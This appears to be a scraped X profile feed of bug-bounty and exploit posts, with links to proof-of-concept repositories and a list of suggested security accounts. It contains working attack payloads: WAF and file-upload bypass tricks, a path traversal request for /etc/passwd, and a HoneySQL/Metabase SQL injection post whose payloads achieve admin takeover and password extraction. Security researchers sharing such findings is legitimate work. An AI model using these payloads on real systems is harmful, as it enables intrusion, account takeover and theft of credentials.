

shinraa @R4THnull
Joined July 2024-
Tweets68
-
Followers0
-
Following33
-
Likes101
Akamai Waf bypass tip found by @bountyforge_ ai Normal curl /browser on the expample.com =403 But using AWS origin ip returned 301


I detected SSRF in an external request in an Android app using the Intent.getSelector() (SEL) bypass. I did this with my custom AndroScope tool, which I've been developing for 3 years. If you're curious about what AndroScope is, visit: ynsmroztas.github.io/androscope.html I haven't made it publicly available yet, but I will be sharing it in a limited way soon 🌹🥳🥳 #BugBounty #infosec #android #AppSec #BugBountytip #BugBountytips #infosec #recon


Node2Shell PoC is now public. CVE-2026-111497 — memory corruption in brotli 1.2.0 affecting Node.js 22/24/26, leading to RCE. No execSync. No eval. No fake webhook. The brotli decoder itself can reach system(). PoC: github.com/syrex1013/CVE-… #Node2Shell #NodeJS #CVE #InfoSec

I found this interesting "403 Forbidden" Bypass; through "Microsoft-Azure-Application-Gateway/v2" 1. Accessing the URL returns "403 Forbidden" 2. Appending the query "?x=.js", successfully bypasses the Azure restriction leading to direct access to the restricted resource.


CVE-2026-64638: XSS2Shell WordPress Pre-Authentication XSS to Remote Code Execution PoC: github.com/Boreas37/CVE-2…

php2shell - CVE-2026-109618 / CVE-2026-109619 github.com/ikow/php2shell…

PHP Remote Code Execution (CVE-2026-109618 & CVE-2026-109619) Information about two new remote code execution (RCE) vulnerabilities in PHP, tracked as CVE-2026-109618 and CVE-2026-109619 (CVSS v3.1 10 / 10), has leaked ahead of their coordinated disclosure, and security firm Watchtowr Labs confirmed that the flaws are real. Both vulnerabilities are due to be disclosed on Thursday, October 22, alongside patches. Until those advisories land, no fix is available, which leaves the flaws as zero-days in PHP installations everywhere.There is currently a scheduled release of an advisement and possible patch on Wednesday, October 21 2026 at 14:00 UTC. Below is a video of a researcher, maybe the original researcher, showcasing the exploits. #CTI #BlueTeam #ThreatIntel #CVE-2026-109618 #CVE-2026-109619

API security is where most modern breaches begin. My API-Pentesting-Tools repo gathers specialized tools for testing and analyzing API vulnerabilities in one place. Add it to your toolkit and test APIs like an attacker would. Explore it here: github.com/yogsec/API-Pen… #apisecurity #pentesting #infosec #bugbounty #github

WIRESHARK

XXE to LFI -> results are in PDF and its preview.....Weird bug I encountered today...🫡 #bugbounty


"3 bugs chains" (IDOR+Broken Auth+ Blind XSS) #CTF #bugbounty #bugbountytips #bugbountytip
Another good hunt tonight. Nginx merge slashes path traversal vulnerability in one of the popular tech giant. Path Traversals can be soo simple. 🔥 Payload: GET ///////../../../etc/passwd Credit: @__nav1n_ #bugbountytips #bugbountytip #bugbounty



0-Click RCE on the Tesla Infotainment Through Cellular Network cc @_p0ly_ @vdehors synacktiv.com/sites/default/…

CVE-2026-81376: VS Code RCE via Security Feature Bypass; $4,000 bounty. Write-up: samchen.blog/blog/vscode-ne…

Blind SSRF to full read SSRF 👀 Found a PDF export API with no login required. Injected HTML to make the render server fetch internal URLs and got the control plane's debug page right in my downloaded PDF. #BugBounty #SSRF #Cybersecurity



SQLi with HoneySQL Maps A JSON field that should be a number, sent as a map, becomes SQL: {"id":{"raw":"1 or 1=1"}} HoneySQL is the default SQL builder for Clojure apps, and it turns the JSON you send into database queries. Some keys are instructions, not data. :raw means insert this as literal SQL, so the value runs as code. This is real. Metabase, GHSA-vwf4-m7j8-wcjf (CVE-2026-72898), unauthenticated, CVSS 10.0, exploited in the wild, now patched across v1.58 to v1.63. Its reset_password endpoint took a user-id as a raw map and compiled it straight to SQL: {"user-id":{"raw":"1 OR is_superuser=1 --"}} That pulls the first superuser row, and the reset flow then overwrites that admin’s password. Full takeover from one unauthenticated request. The bug is not HoneySQL. It is the app passing a JSON field to the builder without checking it is a number. Signature filters dodge the same way, since the SQL rides inside a string. Escape the keywords in that first payload and the parser decodes them before HoneySQL ever sees them: {"id":{"raw":"1 \u004fR 1\u003d1"}} More payloads: Read a column: {"id":{"raw":"(SELECT password FROM core_user LIMIT 1)"}} Blind, time-based: {"id":{"raw":"1 OR 1=(SELECT 1 FROM pg_sleep(5))"}} Blind, boolean: {"id":{"raw":"1 OR substr((SELECT password FROM core_user LIMIT 1),1,1)='a'"}} Any Clojure app on HoneySQL that lets a JSON field reach the query builder untyped is open to this.

Can you change the response without changing the cache key? In Repeater, add 👇 X-Forwarded-Host: cache-test.example Then compare the response. If the header changes the response but the cache does not include it in its key, it is an unkeyed input. When that altered response is cached, later requests with the same cache key can receive it too. Find the ignored input in the free labs 👇 portswigger.net/web-security/w…

File upload extension bypass new method🔥 in media upload section you can upload files like: .png .jpg .txt but if you upload any php file it block: .php .jpg.php .php7 .shtml Bypass: ".php " (just add a simple space after .php) CC: @darkshadow2bd #bugbountytips #bugbountytip



Exploit for CVE-2026-83834: github.com/wkpwn/CVE-2026… (my first windows exploit!!!!)


Aan @petruknisme
958 Followers 2K Following Red Teamer • OSINT Researcher • Rust • Offensive Tool Developer
Kirill Firsov @k_firsov
10K Followers 449 Following Co-founder and CTO of @FearsOff | Protecting the World’s Top Crypto Exchanges & Financial Institutions | Cybersecurity Enthusiast
zoverin @z0v3r1n
206 Followers 25 Following https://t.co/A4P9PhTIWU #24 (full clear!) doing windows stuff these days :))

𝐤𝐣𝐮𝐥𝐢�... @ethical_h4ck3r_
3K Followers 358 Following Security Researcher | Adversary Simulation & OffSec Enthusiast | Breaking defenses to build stronger security | #BugHunter #RedTeam #EthicalHacking

cr3ghost @cr3ghost
9K Followers 554 Following Curating security, exploit & vulnerability research, tools & free resources | Reverse engineering | Malware | Threat intel | Red/Blue Team | AI | Game Hacking.
Pentester Academy @SecurityTube
200K Followers 14K Following We help professionals acquire the skills, knowledge and certificates by teaching defense through offense to advance their careers in cybersecurity.
HackerOne @Hacker0x01
345K Followers 3K Following HackerOne makes security continuous. We unite AI and human insight through a unified platform to expose risk and eliminate it.

Hack32 @Hack32_
821 Followers 2K Following Cybersecurity Enthusiast | CTFs on HTB | Pentesting Tips | 💻🤖

Djalil Ayed @DjalilAyed
904 Followers 2K Following #Linux #CyberSecurity #InfoSec #Algeria 🇩🇿 YouTube channel: https://t.co/IcRYCJXCnV
bugcrowd @Bugcrowd
206K Followers 6K Following The leading provider of crowdsourced cybersecurity solutions purpose-built to secure the digitally connected world...Unleash Ingenuity™
0xor0ne @0xor0ne
95K Followers 507 Following Cybersecurity | Reverse Engineering | Vulnerability Research | Embedded & Silicon Security | My Tweets, My Opinions :)
Hacking Articles @hackinarticles
313K Followers 489 Following House of Pentesters Join us: https://t.co/Y6XOlSP7YA
qwerty @_qwerty_po
2K Followers 255 Following @POSTECH_PLUS 20 Pwn | Pwnie Awards '25, Pwn2Own Berlin '25, kernelCTF | DEF CON CTF 32-34


The XSS Rat - Proud X... @theXSSrat
170K Followers 1K Following Bug bounty profiles: https://t.co/3Uz5K130ah https://t.co/rzbqV5AmZ2 https://t.co/CDlzXdNvPB
Nicolas Krassas @Dinosn
165K Followers 799 Following Head of Threat & Vulnerability Mgmt @ Henkel AG & Co. KGaA https://t.co/NC1orlKZLB Posting content that I find interesting.


ISSAC @iss4c_f0ng
1K Followers 104 Following Interested in cybersecurity, reverse engineering, tool development, shellcode, exploitation…… and adorable anime girls. Always have trouble falling asleep.
7h3h4ckv157 @7h3h4ckv157
57K Followers 99 Following Hacker | Hall of Fame: Google, Apple, X, NASA | BlackHat x1 | CVE ×4 | HTB SME (Guru) | BC: P1 warrior | Featured in NASA’s IT Talk | OSCP+ | Consultant at EY
Muqsit 𝕏 @mqst_
13K Followers 98 Following Sharing resources from the cybersecurity community • Passionate learner and creator • YouTube: https://t.co/1BmE6QOd0D • Turn ON Notifications 🔔
Godfather Orwa 🇯�... @GodfatherOrwa
28K Followers 2K Following Hacker | Bug Hunter | Cooker | Top 5 P1 Warrior On https://t.co/dzFQH75OWj | LevelUpX Champion | 10+ 0Days/CVEs
CybersecurityOS @cybersecurityos
30K Followers 399 Following 🛡️ Building the operating system for cybersecurity careers. Tech Roadmaps | Practical Labs | Community Support | Weekly Threat Intel | Free Forever ⬇️

yohanes @yohanes
6K Followers 860 Following Just another programmer. https://t.co/3xqCNN8Is4 | https://t.co/dFvBUCRA8M | https://t.co/6C0fJb3Lzx
TinTin-nya™ @tintinnya
3K Followers 2K Following Alumni @HeinzCollege MSISPM '14 doing some Computer (In)Security + Blockchain SmartContract stuff. (Was) Apple iOS Dev and bi-lingual tweet id_ID🇮🇩 en_US🇺🇸
Fiersa Besari @FiersaBesari
26.8M Followers 642 Following a storyteller / CP: 085282747109 (Ubay) / New video every Thursday - 19:30 WIBYou might like


















